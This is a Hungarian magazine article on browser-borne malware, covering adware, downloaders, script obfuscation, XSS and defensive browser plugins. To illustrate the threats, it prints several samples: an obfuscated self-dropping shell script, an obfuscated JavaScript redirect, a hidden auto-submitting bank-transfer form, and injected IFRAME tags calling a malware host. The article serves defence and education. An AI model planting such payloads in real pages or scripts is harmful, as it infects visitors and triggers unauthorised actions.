ÖRDÖGŰZÉS A BÖNGÉSZŐKBEN

Webalapú kártevők


Sorozatunk tizennegyedik epizódjában webalapú kártevőket fogunk vizsgálni, bemutatjuk, milyen trükkök vették át a korábbi, kizárólag levélmellékletekben utazó, egy állományból álló támadások szerepét. Természetesen kitérünk arra is, hogyan védekezhetünk ellenük.

A levelezéssel terjedő vírusok és férgek néhány éve még igen jelentős szerepet játszottak a fertőzések kialakulásában. Mára azonban – köszönhetően a széles sáv egyre nagyobb elterjedtségének és persze a támadási módszerek folyamatos változásának, bővülésének – egyre több, különféle weboldalak és a Live Messenger segítségével terjedő kártevő lepi el az internet világát. Az 5–10 évvel ezelőtti kényelmes, „egy állomány fertőzött – fogom – letörlöm – minden gondom megoldódik" ügymenet lényegesen bonyolultabb lett.

Játék a kategóriákkal

Ha csak az idei év egy havának magyarországi fertőzési toplistáit nézzük, meglepően sok kéretlen reklámprogramot találunk rajtuk. Még ha figyelmesek is vagyunk, nem úgy, mint egyes felhasználók, akik a Next–Next–Next típusú programtelepítéseket végzik, akkor is kell találni valami módszert arra, hogy az ilyen kártékony kódokat kizárhassuk. Ez a taktika aztán arra is gyógyírt jelent, hogy az ilyen kétes alkalmazások készítői és forgalmazói ne zaklathassák perekkel a biztonsági szoftverek fejlesztőit, amiért kártevőként sorolják be a profit reményében terjesztett és a tisztességtelenség határát erősen súroló programjaikat. A NOD32 esetében ezekre a *Veszélyes alkalmazások és Kéretlen alkalmazások keresése* opció szolgál, amit viszont telepítéskor a felhasználónak kell kiválasztania. Erről a témáról részletesen a *8. epizódban, 2008 áprilisában* írtunk.


A kéretlen reklámszemét „áldásai" között nemcsak az erőforrások felesleges herdálását, a bosszúságot értjük, hanem az üzemszerűen zajló kártevőterjesztést is meg kell említeni. A levélmellékletek „egylövetű" fertőző programjai helyett már jó ideje az úgynevezett letöltő (downloader) kódok dolgoznak, amelyek különféle kártékony weboldalakról további komponenseket képesek a fertőzött gépekre letölteni, nemritkán folyamatosan frissítik is ezeket a változatos károkozás, és a lelepleződés elkerülése érdekében.



A LiveHTTPHeaders Firefox Plugin (livehttpheaders.mozdev.org) segítségével adatcsomag szintjén ellenőrizhetjük a webszerver és a böngészőkliens közti forgalmat

Fegyvertár a böngészőhöz


Az alap vértezeten (naprakész vírus- és kémprogram-védelmi program, a kétirányú forgalmat ellenőrizni képes tűzfalprogram) felül nem árt egy kis óvatosság, és néhány apró ötlet sem. Hasznos, ha az Internet Explorer helyett inkább a biztonságosabb Mozilla Firefox vagy az Opera böngészőt részesítjük előnyben. Röviden megemlítünk néhány beépülő modult (plugin), amelyek segítenek egy link, illetve weboldal esetében eldönteni, érdemes-e továbbmenni, rákattintani. Ilyen segítséget kaphatunk a **NetCraft Toolbar** (*toolbar.netcraft.com*), a **Finjan SecureBrowsing** (*securebrowsing.finjan.com*), a **RGguard** (Robot Genius Guard, *www.robotgenius.net*), **PhishTank SiteChecker** (*phishtanksitechecker.com*) és a **McAfee SiteAdvisor** (*www.siteadvisor.com*) szoftver használatokról – figyelmeztetnek a károsnak ítélt oldalak esetén. A látványos, piros színű és figyelmeztető szöveggel is ellátott ablak ellenére, ha akarjuk, felülbírálhatjuk az intést és mégis ellátogathatunk a weboldalra.




A Webdeveloper megmutatja a generált forráskódot, így nem verhetnek át az összezavart (obfuscated) programsorok

Láthatatlan szkriptek

A weboldalakba könnyen beágyazható olyan láthatatlan JavaScript kód, amelynek hatására különféle kellemetlen események történnek gépünkön. Drámaian lelassul a masina vagy csak a böngészés sebessége, tucatszám nyílnak fel reklámokkal terhelt pop-up ablakok, kezdőlapunkat átállítja valami, sőt bizonyos kedvenc (főként vírusvédelmi) oldalaink esetén valami blokkolja, letiltja ezek megjelenését. A szkriptnyelveket sokan lenézik, de igazság szerint ezekkel, valamint egy rövid és tömör programmal szinte bármit meg lehet va-



A megfelelő védelem érdekében a kiegészítő opciókat is jelöljük be. A reklám és egyéb veszélyes alkalmazásoknak külön besorolási csoportjai vannak jogi okokból



„Semmi közöd ahhoz, ami nem tartozik rád" – szól a rejtői idézet. Az Adaptive Referer Remover (hopp.pcworld.hu/5249) **megakadályozza, hogy kiszolgáltassuk a meglátogatott weboldalnak, hogy honnan, melyik weblapról kattintottunk át oda**

```
tail -n 29 $0 > /tmp/NgiuqtNgL; tail -n 27 $0 > /tmp/HmgM
chmod 755 /tmp/HmgM; (/tmp/HmgM &); exit 0
LUK () {
 sed s/$1/$2/g /tmp/NgiuqtNgL > /tmp/EroeYYTETEar; cp /tmp/EroeYYTETEar /tmp/NgiuqtNgL }
dJMAYQB () {
 IVxiXklJZlu=`expr $(($RANDOM % $(($2 - $1)))) + $1`
 RANDOM=$RANDOM
 return $IVxiXklJZlu }
 EHbLygZ="EHbLygZ NgiuqtNgL HmgM IVxiXklJZlu WwocQtAr0 AEevUXK LUK EroeYYTETEar dJMAYQB diJS gehsgFMEQHHGJ"
for diJS in $EHbLygZ ; do
 dJMAYQB 3 15
 WwocQtAr0=$?
 LUK $diJS $AEevUXK
 AEevUXK="" ; done
```

```
tail -n 29 $0 > /tmp/my_temp1; tail -n 27 $0 > /tmp/my_temp2
chmod 755 /tmp/my_temp2; (/tmp/my_temp2 &); exit 0
my_repl () {
 sed s/$1/$2/g /tmp/my_temp1 > /tmp/my_temp3; cp /tmp/my_temp3 /tmp/my_temp1 }
make_rand () {
 my_num=`expr $(($RANDOM % $(($2 - $1)))) + $1`
 RANDOM=$RANDOM
 return $my_num }
 my_vars="my_vars my_temp1 my_temp2 my_num my_cycle my_str my_repl my_temp3 make_rand my_i my_char"
for my_i in $my_vars ; do
 make_rand 3 15
 my_cycle=$?
while [ $my_cycle -gt 0 ] ; do
 make_rand 65 122
 my_char=$?
if ! [ $my_char -gt 90 -a $my_char -lt 97 ] ; then
 my_str=$my_str`echo -e '\'$(printf %o $my_char)'`
 my_cycle=`expr $my_cycle - 1`
fi; done
 my_repl $my_i $my_str
 my_str=""; done
```


Sok szkriptes kártevő épít a zagyva változónevekre, a kódhalmaz áttekintése és megértése szinte lehetetlen. Az alsó képen csak annyit tettünk, hogy „emberbarát” változónevekre cseréltük a szemetet

A Netcraft Toolbar is hasznos plugin, itt éppen egy Cross Site Scripting (XSS) támadásra figyelmeztet

lósítani a gépen – és ez jót és rosszat egyaránt jelent. A korábban említett tartalmi tanácsadók mellett lehetőségünk van a weboldalon futtatott szkriptek teljes blokkolására, finomhangolt részleges vagy teljes engedélyezésére, sőt mindezt végleges vagy ideiglenes szabályokkal is leírhatjuk. A varázseszköz neve **NoScript** (*hopp.pcworld.hu/1582*).

Csak a kezemet figyeljék!

Aki programozott már valamilyen szkript nyelvet (VBS, JS, Ruby, Perl stb.), az tudja, bármilyen egyszerű feladatot rövid úton is meg lehet bonyolítani. Ha valaki használt már Perlben reguláris kifejezéseket mintaillesztéshez, az tudja, miről beszélünk. Azonban amíg ez tömör és hatékony, vannak esetek – főként a kártevőkészítők élnek ezzel –, amikor ennél is továbbmenve, a kódot szándékosan olyan zagyvált (nem okvetlenül tömörebb) formára hozzák, hogy azon aztán ember legyen a talpán, aki kiigazodik. Nézzünk is egy példát, ahol mindössze a változónevek helyett szerepelnek mindenféle vad stringek: agyunk szinte képtelen felfogni, ki kivel van, hol a ciklus eleje, vége stb. Segítheti a víruselemzők munkáját, ha az általános kódolási szokásoknak megfelelő, illetve beszélő nevű változókra cseréljük a zagyvaságokat.



A NoScript beállítások közt még olyan finomságokat is találunk, mint az IFRAME elemek tiltása

Az unescape() függvény arra is jó eszköz, hogy egy átlagfelhasználó elől elrejtse a linkek valódi tartalmát. A jó hír, hogy nem okoz gondot a kibogozás az Unescape Utility segítségével: kivág–beilleszt–Entert üt–örül

Kódoló fogócska

Amikor az ilyen szkriptes kódban egy adott weboldalra kell ugrani, nehéz észrevételenül beleírni egy HTTP címet. Erre szokták használni az *unescape()* függvényt, ahol a karakterek kódjainak segítségével ugyanazt a feladatot elvégző programsort egy átláthatatlan *%szám%szám* rendszerű karakterfüzérre cserélhetjük. Ha egy ilyenbe bele szeretnénk nézni, egy kis segítségre szorulunk. Szerencsére léteznek már külön weboldalak is, ahol mindössze annyi a dolgunk, hogy bedobjuk a zavaros kódhalmazt az egyik boxba, és a másikban máris szép olvashatóan, tagoltan tűnik fel a JavaScript program.

Létezik emellett egy **Web Developer** (*hopp.pcworld.hu/2119*) nevű Firefox beépülő is, amellyel egy külön ablakban megjeleníthető a generált forráskód is, már kibontott és behelyettesített formában.

Megy ez lovon és trapézon is

A kártevők azonban nemcsak e-mailben, IRC-csevegés esetén vagy weboldalakról érkezhetnek, hanem Messengeren is. Mivel itt is lehetséges a fájlküldés, érkezhet látszólag ismerőstől olyan linket, esetleg állományt tartalmazó üzenet, amelyre rákattintva vagy megnyitva elindulhat a fertőzés. Ilyenkor érdemes elővigyázatosnak lenni, akár meg is kérdezhetjük a partnert, valóban ő küldte-e nekünk. Szoktak olyan csali weboldalt is készíteni (ilyen például a **hi5.com**), ahol elkérik valamennyi csevegő és közösségi portálhoz tartozó név és jelszó adatunkat azzal az ürüggyel,

Ha csak egyetlen plugint lehetne megnevezni a Firefoxban, ami nélkül nem szeretnénk élni, az mindenképpen a szkripteket blokkolni tudó NoScript lenne

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj2O=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15=")";
if (vj2O+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

=

```
location.replace('http://videozfree.com')
```

Példa a szándékos elbonyolításra, amelynek célja az olvashatóság rontása. Fent a zagyvált (obfuscated) kód és lent ugyanennek az olvasható megfelelője látható

hogy automatikusan felkutatják majd ismerőseinket. Aki van olyan gyanútlan, és megadja ezeket, igazi spamlavinát ereszt rá az ismeretségi körére, a rokonai és üzletfelei pedig nem igazán fogják imába foglalni a nevét.

XSS vagy amit akartok

Az XSS, vagy „magyarul" Cross Site Scripting technológia egy olyan lehetőség, amelynek segítségével a támadónak lehetősége van megbízhatatlan kódot lefuttatni a böngészőben egy megbízható tartományon keresztül, és sajnálatos módon sokszor ez teljesen észrevétlenül zajlik. Az ilyen kódokat vagy a készítő teszi fel szándékosan, vagy különböző manipulációkkal (például rosszul megírt, ellenőrizetlen adatokkal dolgozó űrlap feldolgozásával) helyezhetik el a weboldalakon. A támadás megvalósítható IMG, SCRIPT és IFRAME elemekkel is.

Az ilyen kód bármilyen weboldalba, blogba, wikibe vagy akár e-mail üzenetbe is behelyezhető. Nézzünk egy példát: ebben az esetben a **Netflix.com** oldalának egyik űrlapjába (form) kéretlenül beépített támadó kódot:


```
<img src=http://www.netflix.com/
AddToQueue?movieid=70011204
width="1" height="1" border="0">
<body onload="document.forms[0].
submit()">
<form method="POST" acti-
on="https://bank.com/transfer.do">
<input type="hidden" name="acco-
unt" value="123456789"/>
<input type="hidden" name="amo-
unt" value="2500"/>
</form>
```

Jól látható, hogy a csendben beillesztett kód igyekszik kerülni a feltűnést: az 1 pixelszer 1 pixeles képméret, az űrlapon belüli rejtett (hidden) mezők mind ezt a célt szolgálják.

XSS bajok ellen egyébként létezik két külön Firefox plugin is **XSS Guardian Panel** (*hopp.pcworld.hu/5242*) és **XSS Warning** (*hopp.pcworld.hu/5243*) néven, érdemes ezeket használni. Akit pedig mélyebben érdekel a téma, az olvasgassa a **Buhera blogot** (*buhera.blog.hu*), amely sok ilyen, és ehhez hasonló támadásról ad friss, részletes szakmai beszámolót.

Ha eltávolítási nehézségeink vannak

A cikk elején szó volt arról, hogy az egyre több külön állományból álló, és további letöltéseket végző károkozó komponensektől sokszor igen nehéz megszabadulni. A sok lényeges különbség közül az egyik legfontosabb a vírusirtó és a kémprogramellenes alkalmazások között, hogy míg az antivírus a fertőzés megszüntetése érdekében kizárólag a káros állományokat törli, illetve helyezi karanténba, addig a kémprogramirtók adatbázisa a kéretlen reklámok, kémprogramok által módosított Registry bejegyzéseket is képesek helyreállítani, illetve sok esetben a további, már nem fertőző, de felesleges komponenseit is képesek kitörölni. Néhány ízben az okozhat gondot, ha egy adott kártevő nem törölhető ki, mert „fogja a rendszer". Ilyenkor segíthet rajtunk az **UnDLL** (*hopp.pcworld.hu/5244*), illetve az **Unlocker** (*hopp.pcworld.hu/2130*) alkalmazás, amely programokat pontosan ezekre a helyzetekre fejlesztettek ki.



Bár szorosan nem a klasszikus böngészéshez kapcsolódik, de zenét letölteni (weboldalról, FTP-ről, torrentről) szinte mindenki szokott. Vannak azonban olyan, preparált MP3 kiterjesztésű állományok, amelyek lejátszáskor azonnal megfertőzik a számítógépet

```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisonboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
<a href="http://www.invisonpower.com">IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Az Invision Power Board webszerverét 2006 őszén támadták meg, és az alábbi IFRAME tageket illesztették bele, amikkel pedig megfertőzték a gyanútlan látogatókat. Az effajta támadások száma évről évre növekszik

A böngészőhasználók és a rájuk leselkedő veszélyek mértékét szimbolizáló piramis. Jól látható, hogy a legjobb helyzetben azok vannak, akik biztonságos böngészőket és plugineket használnak, valamint azokat rendszeresen frissítik

Tartsuk szárazon a puskaport!

Ha valakinek van weboldala, nézzen rá időnként: nem törték-e fel, nem babrálták-e meg az SQL-adatbázist, nincs-e beszúrva a lap aljára JavaScript kód, nincs-e gyanús mozgás a logokban. Ha valakinek erre nincs ideje vagy esetleg nem ért hozzá, akkor pedig bízzon meg ezzel valakit. Ha ezt sem teszi, inkább ne legyen weboldala, mert nem tudja felelősséggel birtokolni, karbantartani. Idővel lehet, hogy az már nem az ő honlapja lesz.

Az ellenőrzés automatizálására írható megfelelő program, amely megadott időközönként elmenti a kulcsfájlokat és azokat összeveti a korábban tárolt változattal. De erre a célra létezik már külön vállalkozás is: a cég a weboldalak illegális módosítása esetén e-mailben és SMS-ben is riasztani tudja a vállalat vezetőit, illetve a rendszergazdát – ezúton köszönjük az infót az **antivirus.blog.hu** kommentelőinek. Mindenesetre, ha óvni akarjuk weboldalunkat, akkor csak egyet nem tehetünk: azt, hogy nem teszünk semmit.

A weboldalak és üzenőprogramok mellett a zenefájlokat sem szabad kihagyni a számításból. Vannak olyan, preparált MP3 kiterjesztésű állományok, amelyek lejátszáskor azonnal megfertőzik a számítógépet. Bár ennek valódi fájltípusa WMA (Windows Media Audio), a Windows Media Player mégis megkísérli a lejátszást – amely ugyan nem sikerül neki, de a böngésző automatikusan elindul és további kártékony állományok letöltését indítja el.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

Az ESET magyar nyelvű víruslexikona: **www.eset.hu/virus**

Az XSS és SQL Injection alapú támadásokról magyarul: **hopp.pcworld.hu/5245, hopp.pcworld.hu/5246, hopp.pcworld.hu/5247**